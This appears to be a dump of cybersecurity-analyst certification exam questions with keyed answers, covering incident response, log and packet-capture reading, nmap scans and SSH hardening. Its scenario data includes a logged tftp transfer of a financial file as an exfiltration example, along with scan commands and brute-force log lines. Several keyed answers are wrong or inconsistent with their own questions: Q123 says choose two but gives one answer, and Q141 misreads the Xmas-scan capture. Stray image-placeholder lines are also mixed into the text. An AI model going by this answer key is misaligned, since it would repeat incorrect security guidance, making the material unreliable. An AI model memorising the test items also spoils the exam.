Weeks before a proposed merger is scheduled for completion, a security analyst has noticed unusual traffic patterns on a file server that contains financial information. Routine scans are not detecting the signature of any known exploits or malware. The following entry is seen in the ftp server logs:

```
tftp -I 10.1.1.1 GET fourthquarterreport.xls
```

Which of the following is the BEST course of action?

A. Continue to monitor the situation using tools to scan for known exploits.
B. Implement an ACL on the perimeter firewall to prevent data exfiltration.
C. Follow the incident response procedure associate with the loss of business critical data.

D. Determine if any credit card information is contained on the server containing the financials.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 103
The primary difference in concern between remediating identified vulnerabilities found in general-purpose IT network servers and that of SCADA systems is that:

A. change and configuration management processes do not address SCADA systems.
B. doing so has a greater chance of causing operational impact in SCADA systems.
C. SCADA systems cannot be rebooted to have changes to take effect.
D. patch installation on SCADA systems cannot be verified.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
A security analyst at a small regional bank has received an alert that nation states are attempting to infiltrate financial institutions via phishing campaigns. Which of the following techniques should the analyst recommend as a proactive measure to defend against this type of threat?


A. Honeypot
B. Location-based NAC
C. System isolation
D. Mandatory access control
E. Bastion host

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 105

A security analyst is reviewing a report from the networking department that describes an increase in network utilization, which is causing network performance issues on some systems. A top talkers report over a five-minute sample is included.



Source	Destination	Application	Packets	Volume(Kbps)
8.4.4.100	172.16.1.25	SMTP	4386	6141
96.23.114.14	172.16.1.1	IPSec	7734	10827
172.16.1.101	100.15.25.34	HTTP	3412	4776
96.23.114.18	172.16.1.1	IPSec	2723	3812
172.16.1.101	100.15.25.34	SSL	8697	12176
172.16.1.222	203.67.121.12	Quicktime	1302	1822
172.16.1.197	113.121.12.15	8180/tcp	6045	8463
172.16.1.131	172.16.1.67	DHCP	25	35
172.16.1.25	172.16.1.53	DNS	66	93

Given the above output of the sample, which of the following should the security analyst accomplish FIRST to help track down the performance issues?

A. Perform reverse lookups on each of the IP addresses listed to help determine if the traffic is necessary.
B. Recommend that networking block the unneeded protocols such as Quicktime to clear up some of the congestion.
C. Put ACLs in place to restrict traffic destined for random or non-default application ports.
D. Quarantine the top talker on the network and begin to investigate any potential threats caused by the excessive traffic.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 106

A recently issued audit report highlighted exceptions related to end-user handling of sensitive data and access credentials. A security manager is addressing the findings. Which of the following activities should be implemented?

A. Update the password policy
B. Increase training requirements

C. Deploy a single sign-on platform
D. Deploy Group Policy Objects

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107
During which of the following NIST risk management framework steps would an information system security engineer identify inherited security controls and tailor those controls to the system?

A. Categorize
B. Select
C. Implement
D. Assess

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 108
A security analyst begins to notice the CPU utilization from a sinkhole has begun to spike. Which of the following describes what may be occurring?

A. Someone has logged on to the sinkhole and is using the device.
B. The sinkhole has begun blocking suspect or malicious traffic.
C. The sinkhole has begun rerouting unauthorized traffic.
D. Something is controlling the sinkhole and causing CPU spikes due to malicious utilization.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 109

Which of the following has the GREATEST impact to the data retention policies of an organization?

A. The CIA classification matrix assigned to each piece of data
B. The level of sensitivity of the data established by the data owner
C. The regulatory requirements concerning the data set
D. The technical constraints of the technology used to store the data

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 110

A centralized tool for organizing security events and managing their response and resolution is known as:

A. SIEM
B. HIPS
C. Syslog
D. Wireshark

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 111

A security analyst is assisting with a computer crime investigation and has been asked to secure a PC and deliver it to the forensic lab. Which of the following items would be MOST helpful to secure the PC? (Choose three.)

A. Tamper-proof seals
B. Faraday cage

C. Chain of custody form
D. Drive eraser
E. Write blockers
F. Network tap
G. Multimeter

Correct Answer: ABC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 112
A company has implemented WPA2, a 20-character minimum for the WiFi passphrase, and a new WiFi passphrase every 30 days, and has disabled SSID broadcast on all wireless access points. Which of the following is the company trying to mitigate?

A. Downgrade attacks
B. Rainbow tables
C. SSL pinning
D. Forced deauthentication

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 113
A staff member reported that a laptop has degraded performance. The security analyst has investigated the issue and discovered that CPU utilization, memory utilization, and outbound network traffic are consuming the laptop's resources. Which of the following is the BEST course of actions to resolve the problem?

A. Identify and remove malicious processes.
B. Disable scheduled tasks.
C. Suspend virus scan.
D. Increase laptop memory.

E. Ensure the laptop OS is properly patched.

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:

QUESTION 114
A security analyst has discovered that an outbound SFTP process is occurring at the same time of day for the past several days. At the time this was discovered, large amounts of business critical data were delivered. The authentication for this process occurred using a service account with proper credentials. The security analyst investigated the destination IP for this transfer and discovered that this new process is not documented in the change management log. Which of the following would be the BEST course of action for the analyst to take?

A. Investigate a potential incident.
B. Verify user permissions.
C. Run a vulnerability scan.
D. Verify SLA with cloud provider.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115
During an investigation, a computer is being seized. Which of the following is the FIRST step the analyst should take?


A. Power off the computer and remove it from the network.
B. Unplug the network cable and take screenshots of the desktop.
C. Perform a physical hard disk image.
D. Initiate chain-of-custody documentation.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 116

A security analyst has determined the security team should take action based on the following log:



```
Host          192.168.2.7
[00:00:01]    successful     login:015  192.168.2.7: local
[00:00:02]    unsuccessful   login:022  222.34.56.8: RDP 192.168.2.8
[00:00:04]    unsuccessful   login:010  222.34.56.8: RDP 192.168.2.8
[00:00:06]    unsuccessful   login:015  222.34.56.8: RDP 192.168.2.8
[00:00:09]    unsuccessful   login:012  222.34.56.8: RDP 192.168.2.8
```

Which of the following should be used to improve the security posture of the system?

A. Enable login account auditing.
B. Limit the number of unsuccessful login attempts.
C. Upgrade the firewalls.
D. Increase password complexity requirements.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 117

An organization has recently experienced a data breach. A forensic analysis confirmed the attacker found a legacy web server that had not been used in over a year and was not regularly patched. After a discussion with the security team, management decided to initiate a program of network reconnaissance and penetration testing. They want to start the process by scanning the network for active hosts and open ports. Which of the following tools is BEST suited for this job?

A. Ping
B. Nmap
C. Netstat
D. ifconfig
E. Wireshark

F. L0phtCrack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
QUESTION 118
A medical organization recently started accepting payments over the phone. The manager is concerned about the impact of the storage of different types of data. Which of the following types of data incurs the highest regulatory constraints?

A. PHI
B. PCI
C. PII
D. IP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 119
A recent audit included a vulnerability scan that found critical patches released 60 days prior were not applied to servers in the environment. The infrastructure team was able to isolate the issue and determined it was due to a service being disabled on the server running the automated patch management application. Which of the following would be the MOST efficient way to avoid similar audit findings in the future?

A. Implement a manual patch management application package to regain greater control over the process.
B. Create a patch management policy that requires all servers to be patched within 30 days of patch release.
C. Implement service monitoring to validate that tools are functioning properly.
D. Set services on the patch management server to automatically run on start-up.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 120

The Chief Security Officer (CSO) has requested a vulnerability report of systems on the domain, identifying those running outdated OSs. The automated scan reports are not displaying OS version details, so the CSO cannot determine risk exposure levels from vulnerable systems. Which of the following should the cybersecurity analyst do to enumerate OS information as part of the vulnerability scanning process in the MOST efficient manner?

A. Execute the `ver` command

B. Execute the `nmap -p` command

C. Use Wireshark to export a list

D. Use credentialed configuration

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 121

A security analyst is creating ACLs on a perimeter firewall that will deny inbound packets that are from internal addresses, reserved external addresses, and multicast addresses. Which of the following is the analyst attempting to prevent?

A. Broadcast storms

B. Spoofing attacks

C. DDoS attacks

D. Man-in-the-middle attacks

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 122

A server contains baseline images that are deployed to sensitive workstations on a regular basis. The images are evaluated once per month for patching and other fixes, but do not change otherwise. Which of the following controls should be put in place to secure the file server and ensure the images are not changed?

A. Install and configure a file integrity monitoring tool on the server and allow updates to the images each month.

B. Schedule vulnerability scans of the server at least once per month before the images are updated.
C. Require the use of two-factor authentication for any administrator or user who needs to connect to the server.
D. Install a honeypot to identify any attacks before the baseline images can be compromised. **Correct Answer:** A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 123
A security analyst notices PII has been copied from the customer database to an anonymous FTP server in the DMZ. Firewall logs indicate the customer database has not been accessed from anonymous FTP server. Which of the following departments should make a decision about pursuing further investigation? (Choose two.)

A. Human resources
B. Public relations
C. Legal
D. Executive management
E. IT management

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 124
Which of the following utilities could be used to resolve an IP address to a domain name, assuming the address has a PTR record?


A. `ifconfig`
B. `ping`
C. `arp`
D. `nbtstat`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 125

A security analyst is reviewing packet captures for a specific server that is suspected of containing malware and discovers the following packets:



```
138.23.45.201 73.252.34.101 TCP 56712 -> dns (53) [SYN] Seq=0 Win=4128 Len=0 MSS=1460
73.252.34.101 138.23.45.201 TCP dns (53) -> 56712 [SYN, ACK] Seq=0 Ack=1 Win=4128 Len=0
138.23.45.201 73.252.34.101 TCP 56712 -> dns (53) [ACK] Seq=1 Ack=1 Win=4128 Len=0
73.252.34.101 138.23.45.201 SSH Server: Protocol (SSH-2.0-Cisco-1.25)
138.23.45.201 73.252.34.101 SSH Client: Protocol (SSH-1.99-Cisco-1.25)
73.252.34.101 138.23.45.201 SSHv2 Server: Key Exchange Init
103.34.243.12 73.252.34.101 TCP 62014 -> ftp (21) [SYN] Seq=0 Win=65535 Len=0
73.252.34.101 103.34.243.12 TCP ftp (21) -> 62014 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0
103.34.243.12 73.252.34.101 TCP 62014 -> ftp (21) [ACK] Seq=1 Ack=1 Win=65535 Len=0
73.252.34.101 103.34.243.12 FTP Response: 220 ProFTPD 1.3.0a Server
103.34.243.12 73.252.34.101 FTP Request: User FTP
73.252.34.101 103.34.243.12 FTP Response: 331 Anonymous login ok, send your complete email address
as your password.
103.34.243.12 73.252.34.101 FTP Request: Pass ftp
73.252.34.101 103.34.243.12 FTP Response: 230 Anonymous access granted, restrictions apply.
202.53.245.78 73.252.34.101 TCP 57678 -> 8080[SYN] Seq=0 Win=5840 Len=0 MSS=1460 SACK_PERM=1 TSval=
2216538 TSecr=0 WS=128
73.252.34.101 202.53.245.78 TCP 8080 -> 57678[SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460
SACK_PERM=1 TSval= 835172936 TSecr=2216538 WS=64
202.53.245.78 73.252.34.101 TCP 57678 -> 8080 [ACK]  Seq=1 Ack=1 Win=5888 Len=0 TSval=2216543 TSecr=835172936
202.53.245.78 73.252.34.101 HTTP GET /images/layout/logo.png HTTP/1.0
202.53.245.78 73.252.34.101 TCP 57678 -> 8080 [ACK] Seq=135 Ack=2897 Win=11648 Len=0 TSval=2216548
TSecr=835172948
```

Which of the following traffic patterns or data would be MOST concerning to the security analyst?

A. Port used for SMTP traffic from 73.252.34.101
B. Unencrypted password sent from 103.34.243.12
C. Anonymous access granted by 103.34.243.12
D. Ports used for HTTP traffic from 202.53.245.78

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 126

A technician receives an alert indicating an endpoint is beaconing to a suspect dynamic DNS domain. Which of the following countermeasures should be used to BEST protect the network in response to this alert? (Choose two.)

A. Set up a sinkhole for that dynamic DNS domain to prevent communication.
B. Isolate the infected endpoint to prevent the potential spread of malicious activity.
C. Implement an internal honeypot to catch the malicious traffic and trace it.
D. Perform a risk assessment and implement compensating controls.
E. Ensure the IDS is active on the network segment where the endpoint resides.

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 127
A security analyst discovers a network intrusion and quickly solves the problem by closing an unused port. Which of the following should be completed?

A. Vulnerability report
B. Memorandum of agreement
C. Reverse-engineering incident report
D. Lessons learned report

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 128
A computer at a company was used to commit a crime. The system was seized and removed for further analysis. Which of the following is the purpose of labeling cables and connections when seizing the computer system?

A. To capture the system configuration as it was at the time it was removed
B. To maintain the chain of custody

C. To block any communication with the computer system from attack
D. To document the model, manufacturer, and type of cables connected

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 129
An analyst reviews a recent report of vulnerabilities on a company's financial application server. Which of the following should the analyst rate as being of the HIGHEST importance to the company's environment?

A. Banner grabbing
B. Remote code execution
C. SQL injection
D. Use of old encryption algorithms
E. Susceptibility to XSS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 130
A vulnerability analyst needs to identify all systems with unauthorized web servers on the 10.1.1.0/24 network. The analyst uses the following default Nmap scan:


```
nmap –sV –p 1-65535 10.1.1.0/24
```

Which of the following would be the result of running the above command?

A. This scan checks all TCP ports.
B. This scan probes all ports and returns open ones.
C. This scan checks all TCP ports and returns versions.
D. This scan identifies unauthorized servers.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 131
The Chief Information Security Officer (CISO) asks a security analyst to write a new SIEM search rule to determine if any credit card numbers are being written to log files. The CISO and security analyst suspect the following log snippet contains real customer card data:



```
RecordError - dumping affected entry:
CustomerName: John Doe
Card1RawString: 0413555577814399
Card2RawString: 0444719465780100
CVV: not-stored
CustomerID: 1234-5678
```

Which of the following expressions would find potential credit card numbers in a format that matches the log snippet?

A. `^[0-9](16)$`
B. `(0-9) x 16`
C. `“1234-5678”`
D. `“04*”`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 132
A security analyst determines that several workstations are reporting traffic usage on port 3389. All workstations are running the latest OS patches according to patch reporting. The help desk manager reports some users are getting logged off of their workstations, and network access is running slower than normal. The analyst believes a zero-day threat has allowed remote attackers to gain access to the workstations. Which of the following are the BEST steps to stop the threat without impacting all services? (Choose two.)

A. Change the public NAT IP address since APTs are common.

B. Configure a group policy to disable RDP access.
C. Disconnect public Internet access and review the logs on the workstations.
D. Enforce a password change for users on the network.
E. Reapply the latest OS patches to workstations.
F. Route internal traffic through a proxy server.

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 133
On which of the following organizational resources is the lack of an enabled password or PIN a common vulnerability?

A. VDI systems
B. Mobile devices
C. Enterprise server OSs
D. VPNs
E. VoIP phones

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 134
The development team currently consists of three developers who each specialize in a specific programming language:

Developer 1 – C++/C#
Developer 2 – Python
Developer 3 – Assembly

Which of the following SDLC best practices would be challenging to implement with the current available staff?

A. Fuzzing
B. Peer review
C. Regression testing
D. Stress testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 135

Policy allows scanning of vulnerabilities during production hours, but production servers have been crashing lately due to unauthorized scans performed by junior technicians. Which of the following is the BEST solution to avoid production server downtime due to these types of scans?

A. Transition from centralized to agent-based scans.
B. Require vulnerability scans be performed by trained personnel.
C. Configure daily-automated detailed vulnerability reports.
D. Implement sandboxing to analyze the results of each scan.
E. Scan only as required for regulatory compliance.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 136

Several accounting department users are reporting unusual Internet traffic in the browsing history of their workstations after returning to work and logging in. The building security team informs the IT security team that the cleaning staff was caught using the systems after the accounting department users left for the day. Which of the following steps should the IT security team take to help prevent this from happening again? (Choose two.)


A. Install a web monitor application to track Internet usage after hours.
B. Configure a policy for workstation account timeout at three minutes.
C. Configure NAC to set time-based restrictions on the accounting group to normal business hours.
D. Configure mandatory access controls to allow only accounting department users to access the workstations.

E. Set up a camera to monitor the workstations for unauthorized use.

Correct Answer: BC
Section: (none)
Explanation
Explanation/Reference:

QUESTION 137

Company A's security policy states that only PKI authentication should be used for all SSH accounts. A security analyst from Company A is reviewing the following auth.log and configuration settings:



```
Nov 1 09:53:12 comptia sshd[16269]: Connection from 192.168.2.6 port 53349 on 192.168.2.2 port 22
Nov 1 09:53:12 comptia sshd[16269]: Failed publickey for dev from 192.168.2.6 port 53349 ssh2: RSA
SHA256: db605e8f71913d1f3966ad908d78b8a8084f5047122037b2b91a7192b598a9ad
Nov 1 09:53:12 comptia sshd[16269]: Failed publickey for dev from 192.168.2.6 port 53349 ssh2: RSA
SHA256:66c5a96384aa8ba16a71da278317edf4e62eda2c6453a736759186da3a2f7697
Nov 1 09:53:15 comptia sshd[16269]: Accepted password for dev from 192.168.2.6 port 53349 ssh2
Nov 1 09:53:15 comptia sshd[16269]: pam_unix(sshd:session): session opened for user dev by (uid=0)
Nov 1 09:53:15 comptia systemd-logind[590]: New session 499 of user dev.
Nov 1 09:53:15 comptia sshd[16269]: User child is on pid 16271
Nov 1 09:53:15 comptia sshd[16271]: Starting session: shell on pts/5 for dev from 1
# Authentication:
LoginGraceTime 120
PermitRootLogin no
Strict Modes no

RSAAuthentication yes

PubkeyAuthentication yes
#AuthorizedKeysFile %h/.ssh/authorized_keys

# Don't read the user's ~/.rhosts and ~/.shots files

IgnoreRhosts yes

# For this to work you will also need host keys in /etc/ssh_known_hosts

RhostsRSSAuthentication no

# similar for protocol version 2

HostbasedAuthentication no

#Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication

# Ignore User KnownHost yes

# To enable empty passwords, change to yes (NOT RECOMMENDED)

PermitEmptyPasswords no

# Change to yes to enable challenge-resposnse passwords (beware issues with

# some PAM modules and threads);

ChallengeResponseAuthentication no

# Change to no to disable tunneled clear text passwords

PasswordAuthentication yes
```

Which of the following changes should be made to the following sshd_config file to establish compliance with the policy?

A. Change `PermitRootLogin no` to `#PermitRootLogin yes`

B. Change `ChallengeResponseAuthentication yes` to `ChallangeResponseAuthentication no`

C. Change `PubkeyAuthentication yes` to `#PubkeyAuthentication yes`

D. Change `#AuthorizedKeysFile $h/.ssh/authorized_keys` to `AuthorizedKeysFile $h/.ssh/authorized_keys`


E. Change `PassworAuthentication yes` to `PasswordAuthentication no`

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 138
A security analyst is reviewing packet captures to determine the extent of success during an attacker's reconnaissance phase following a recent incident.

The following is a hex and ASCII dump of one such packet:



```
0000  08 00 27 38 db ed 08 08 27 97 3f 45 08 00 45 00  ..’8....’.?E..E.
0010  00 46 00 ec 40 00 80 06 f5 c1 44 1d 37 0e 0a 00  .F..@...........
0020  01 0f 05 21 00 35 d1 f8 c1 17 5f f5 a8 bd 50 18  .....5...._...P.
0030  fb 90 05 68 00 00 00 1c 00 00 00 00 00 01 00 00  ...h............
0040  00 00 00 00 04 63 6f 6d 70 2e 03 74 69 61 00 fc  .....comp.tia...
0050  00 01 4d 53                                      ..MS
```

Which of the following BEST describes this packet?

A. DNS BIND version request
B. DNS over UDP standard query
C. DNS over TCP server status query
D. DNS zone transfer request

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 139

A security operations team was alerted to abnormal DNS activity coming from a user's machine. The team performed a forensic investigation and discovered a host had been compromised. Malicious code was using DNS as a tunnel to extract data from the client machine, which had been leaked and transferred to an unsecure public Internet site. Which of the following BEST describes the attack?

A. Phishing
B. Pharming
C. Cache poisoning
D. Data exfiltration

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 140
A company has established an ongoing vulnerability management program and procured the latest technology to support it. However, the program is failing because several vulnerabilities have not been detected. Which of the following will reduce the number of false negatives?

A. Increase scan frequency.
B. Perform credentialed scans.
C. Update the security incident response plan.
D. Reconfigure scanner to brute force mechanisms.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 141
Given a packet capture of the following scan:



```
nmap -sX 192.168.1.55 -p22,80,445
45 33.105540 192.168.1.115 192.168.1.55 TCP 54 39007 -> 80 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
46 33.106599 192.168.1.115 192.168.1.55 TCP 54 39007 -> 445 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
47 33.107672 192.168.1.115 192.168.1.55 TCP 54 39007 -> 22 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
48 33.108730 192.168.1.55 192.168.1.115 TCP 54 445 -> 39007 [RST, ACK] Seq=1 Ack=2 Urg=0 Len=0
49 33.108972 192.168.1.55 192.168.1.115 TCP 54 22 -> 39007 [RST, ACK] Seq=1 Ack=2 Urg=0 Len=0
50 34.207377 192.168.1.115 192.168.1.55 TCP 54 39008 -> 80 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
```

Which of the following should MOST likely be inferred on the scan's output?

A. 192.168.1.115 is hosting a web server.
B. 192.168.1.55 is hosting a web server.
C. 192.168.1.55 is a Linux server.
D. 192.168.1.55 is a file server.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 142
